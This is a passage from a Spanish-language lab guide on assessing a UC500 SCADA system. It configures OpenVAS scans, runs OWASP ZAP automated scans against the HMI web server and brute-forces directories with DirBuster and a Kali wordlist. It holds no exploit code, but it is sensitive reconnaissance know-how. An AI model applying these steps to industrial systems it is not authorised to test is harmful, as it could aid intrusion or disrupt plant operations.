
En primer lugar, se debe asignar un nombre al nuevo proceso de objetivo, el cual puede o no ser representativo del equipo a analizar. Después es necesario asignar la dirección IP real de este y finalmente los puertos que serán analizados. Para este laboratorio se seleccionó solo los puertos TCP bien conocidos declarados por IANA (Internet Assigned Numbers Authority). Es posible seleccionar otro tipo de análisis, teniendo en cuenta la repercusión que tendrá en el tiempo de finalización del proceso. Una vez finalizada la parametrización, se debe hacer clic en el botón **Save**, ubicado en la esquina inferior derecha de la ventana. En la **Figura 19** se muestra la pantalla de opciones al momento de crear la instancia.

**Figura 19. Parametrización del análisis de vulnerabilidades**

Con el objetivo de separar los resultados, se creó una instancia de análisis separada para cada uno de los equipos de este ejemplo: Windows XP y Windows 10.

Para realizar el análisis efectivo, es necesario asignar la instancia previamente creada a una tarea (*Task*). En el menú principal, seleccionando la pestaña *Scans* se debe ingresar a la opción *Tasks*. En la **Figura 20**, se muestra la ubicación para ingresar a esta sección.





**Figura 20. Ingresar a la sección de Tasks**

Dentro de la sección, es necesario establecer la parametrización deseada. En primer lugar, es necesario asignar un nombre a la tarea, luego en la opción de *Scan Targets* se debe asignar el objetivo creado en el punto anterior (*Target*). Bajo la opción *Scanner*, se seleccionará el modo por defecto *OpenVAS Default* y en el *Scan Config*, la opción *Full and fast*. Una vez finalizada la parametrización, se debe hacer clic en el botón *Save*, ubicado en la esquina inferior derecha de la ventana. La parametrización antes señalada, se puede apreciar en la **Figura 21**.

Estos parámetros se seleccionan a modo de equilibrar los resultados con el tiempo de completado del escaneo. Modificar estos parámetros a otras opciones pueden hacer variar los resultados, así como también la extensión de ejecución.

New Task

Name: Scan UC500 V7.3.10

Comment:

Scan Targets: UC500 V7.3.10

Alerts:

Schedule: --

Add results to Assets: ☒ Yes ☐ No

Apply Overrides: ☒ Yes ☐ No

Min QoD: 70 %

Alterable Task: ☐ Yes ☒ No

Auto Delete Reports: ☒ Do not automatically delete reports  
☐ Automatically delete oldest reports but always keep newest 5 reports

Scanner: OpenVAS Default


Scan Config: Full and fast

Cancel Save

**Figura 21. Parametrización de la nueva Task**

En la misma sección de *Tasks*, se pueden observar todas las tareas que se encuentran configuradas en la base de datos. Se puede controlar la ejecución de estas en la columna *Actions*. Presionando el botón correspondiente, se logrará que se ejecute la tarea deseada. En este ejemplo, tal como se mencionó anteriormente, se crearon dos tareas: una para Windows XP (UC500 v7.3.10) y otra para Windows 10 (UC500 v9.0.19). Es necesario activar manualmente cuál de ellas se desea ejecutar.

Una vez iniciado el proceso, una barra con porcentaje se mostrará para indicar el estado del escaneo de vulnerabilidades. En la **Figura 22**, se muestran las tareas creadas, así como la manera de iniciarlas.




**Figura 22. Estado de las Task creadas y su ejecución**

Dentro de la pestaña *Scans*, se encuentra la opción de *Reports*. Aquí se pueden revisar los resultados de búsqueda de vulnerabilidades para cada uno de los análisis previamente realizados. Se pueden analizar los hallazgos individualmente especificando la severidad estos. Al igual como ocurre en Nessus, serán mostrados los detalles y medidas correctivas recomendadas. OpenVAS a su vez, revisa cuales de estas vulnerabilidades se encuentran registrada en las listas de CVE (*Common Vulnerabilities and Exposures*).


Con el propósito de generar el reporte de vulnerabilidades en un formato específico, dentro de la misma sección de *Reports* es necesario hacer clic en el ícono con la flecha

hacia abajo, llamada *Compose Content for Scan Report*. En la **Figura 23** se muestra en detalle la ubicación de esta opción.



**Figura 23.** Opción de generar el reporte de OpenVAS

Para finalizar, se seleccionará el formato de exportación y las opciones de información deseadas por el usuario. Presionando el botón OK en la esquina inferior derecha, concluirá el proceso. En la **Figura 24** se muestra la ventana de exportación del reporte de OpenVAS.



**Figura 24. Ventana de exportación del reporte**

#### **4.2.1.2. Identificación de vulnerabilidades en servicios web**

El sistema SCADA UC500 utiliza un servidor web para mostrar los elementos de la interfaz humano-máquina (HMI, del inglés *Human Machine Interface*) con el cual los usuarios interactúan con los procesos. Esto se traduce, en la utilización de un navegador web común para acceder al despliegue gráfico.


Con el objetivo de conocer e identificar las potenciales vulnerabilidades presentes en estos servicios web utilizados por UC500, se empleará el software OWASP ZAP. Complementando las pruebas de análisis, se hará uso del software OWASP DirBuster para intentar obtener el listado de directorios y archivos que están configurados en el sitio que contiene el aplicativo HMI SCADA.

- **OWASP ZAP:**

Este software viene preinstalado en la distribución Kali Linux al momento de la redacción de este documento. Se utiliza para realizar un análisis exhaustivo de un sitio web, identificando las potenciales vulnerabilidades que el servidor de este servicio tiene en


ese momento. Como su nombre lo indica, utiliza las listas de OWASP (*Open Web Application Security Project*) para la búsqueda de resultados.

A diferencia de Nessus y OpenVAS, este programa no requiere ninguna instalación ni preparación previa, con lo cual basta con ejecutarlo desde el menú de aplicaciones o desde la terminal. Una vez en la aplicación, se seleccionará la opción *Automated Scan* para facilitar el proceso. En la **Figura 25** se muestra el menú principal de OWASP WAP, así como la selección del método de escaneo recomendado para este ejemplo.




**Figura 25. Selección del método de escaneo de OWASP ZAP**

Posteriormente queda seleccionar las opciones del análisis. En primer lugar, se selecciona la URL objetivo, en este caso, es la misma que se utiliza para acceder al HMI del SCADA y, por ende, corresponde a la dirección IP real del equipo. Cabe destacar que UC500 utiliza el protocolo HTTP por defecto y es importante ingresarlo en el campo *URL to attack*. En los cambios posteriores, se seleccionarán tanto las opciones *Use traditional spider* y *Use Ajax spider*, esto con el propósito de mejorar la búsqueda de enlaces dentro del servidor web. Finalmente, para comenzar el proceso de análisis, se debe hacer clic en el botón *Attack*, en la parte inferior de las opciones. En la **Figura 26** se muestra numerado el proceso descrito.



**Figura 26. Parametrización del análisis con OWASP ZAP**

A medida que se realiza el análisis de vulnerabilidades, dentro de la pestaña *Alerts* se pueden ver en tiempo real los resultados del proceso. Al igual como ocurría con Nessus y OpenVAS, cada uno de los hallazgos se catalogan según su severidad, pasando de nivel críticos a nivel información. Cada uno de estos resultados son mostrados en el reporte con su detalle e hipervínculo hacia el sitio web de OWASP. En la **Figura 27** se muestra un ejemplo de resultados del análisis de vulnerabilidades web del servicio de UC500.




**Figura 27. Resultados en tiempo real del análisis**

Con el propósito de generar el reporte de los hallazgos, basta con ir a la sección *Report* en el menú contextual superior. Existen varias opciones para la exportación, siendo



recomendable el formato HTML por su facilidad de lectura e información relevante para cada hallazgo. En la **Figura 28** se muestra la ubicación y formatos de reportes de OWASP ZAP.



**Figura 28. Creación de reportes de resultados en OWASP ZAP**

- **OWASP DirBuster**

Con el propósito de identificar, en lo posible, la estructura de directorios y archivos que componen un servicio web se utiliza OWASP DirBuster. Al igual que OWASP ZAP, este software viene preinstalado en la distribución Kali Linux al momento de la redacción de este documento. El programa se sirve de diccionarios para hacer ataques de fuerza bruta


sobre el servidor web e intentar identificar la mayor cantidad de información sobre su estructura interna.

Para comenzar a utilizar OWASP DirBuster, basta con iniciarlo desde el menú de aplicaciones de Kali Linux o desde la terminal. Una vez abierto, es necesario establecer la parametrización para el descubrimiento. En primer lugar, se introduce la dirección IP del servidor web, en este caso la misma con la cual se accede al HMI de UC500. Se recomienda dejar la opción *Auto Switch (HEAD and GET)* en el apartado de *Work Method* con el objetivo de probar ambos tipos de consultas al servidor web. El parámetro *Number of Threads* corresponde a la cantidad de hilos o procesos simultáneos de consulta que hará el programa al servidor web para el descubrimiento de su estructura. El valor de hilos es inversamente proporcional al tiempo que tomará el proceso en finalizar. Sin embargo, un valor demasiado alto puede ocasionar problemas debido a limitaciones de hardware de los equipos involucrados (atacante y/o víctima). Con las pruebas realizadas, se logró un balance entre rendimiento y fiabilidad a los 50 hilos (*Threads*). En el campo de *File with list dirs/files*, es necesario establecer qué diccionario utilizará OWASP DirBuster para realizar el ataque de fuerza bruta. Kali Linux viene con varios diccionarios de forma predeterminada que pueden usarse, sin embargo, esto no es condicionante para utilizar otros diccionarios creados manualmente o descargados de otras fuentes.

El diccionario preinstalado recomendado para realizar las pruebas sobre un servidor web se puede encontrar en la siguiente ruta:

➤ `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`


Posteriormente, se recomienda desmarcar la opción *Be Recursive*, para evitar la repetición de pruebas sobre el servidor. Activarlo pudiera mejorar los resultados, aunque con un significativo impacto en la duración del análisis. Para comenzar el proceso, una vez ingresados los parámetros, es necesario hacer clic en el botón *Start* en la esquina inferior derecha de la ventana. El proceso enumerado, puede verse en la **Figura 29**.



**Figura 29. Configuración de OWASP DirBuster**


Similar a OWASP ZAP, este programa comienza a mostrar los resultados a medida que se realice el proceso de análisis. En la ventana de progreso se pueden visualizar todos los elementos encontrados en el servidor web. Se revelan además datos de interés como el tipo de elemento, nombre, ruta, código de respuesta web y tamaño en el disco. En la

**Figura 30** se muestra la pantalla de resultados en tiempo real durante el análisis. Una vez finalizado el proceso o cuando el usuario lo desee, se puede generar el reporte correspondiente presionando el botón *Report* en la esquina inferior derecha de la ventana.



**Figura 30.** Vista de resultados en tiempo real del análisis

En la **Figura 31** se muestra enumerado el proceso de generación del reporte, en donde se comienza seleccionando el formato deseado, así como qué información de hallazgos contendrá este. Posteriormente es necesario establecer la ruta en donde se guardará el documento. Finalmente se selecciona el botón *Generate Report*.



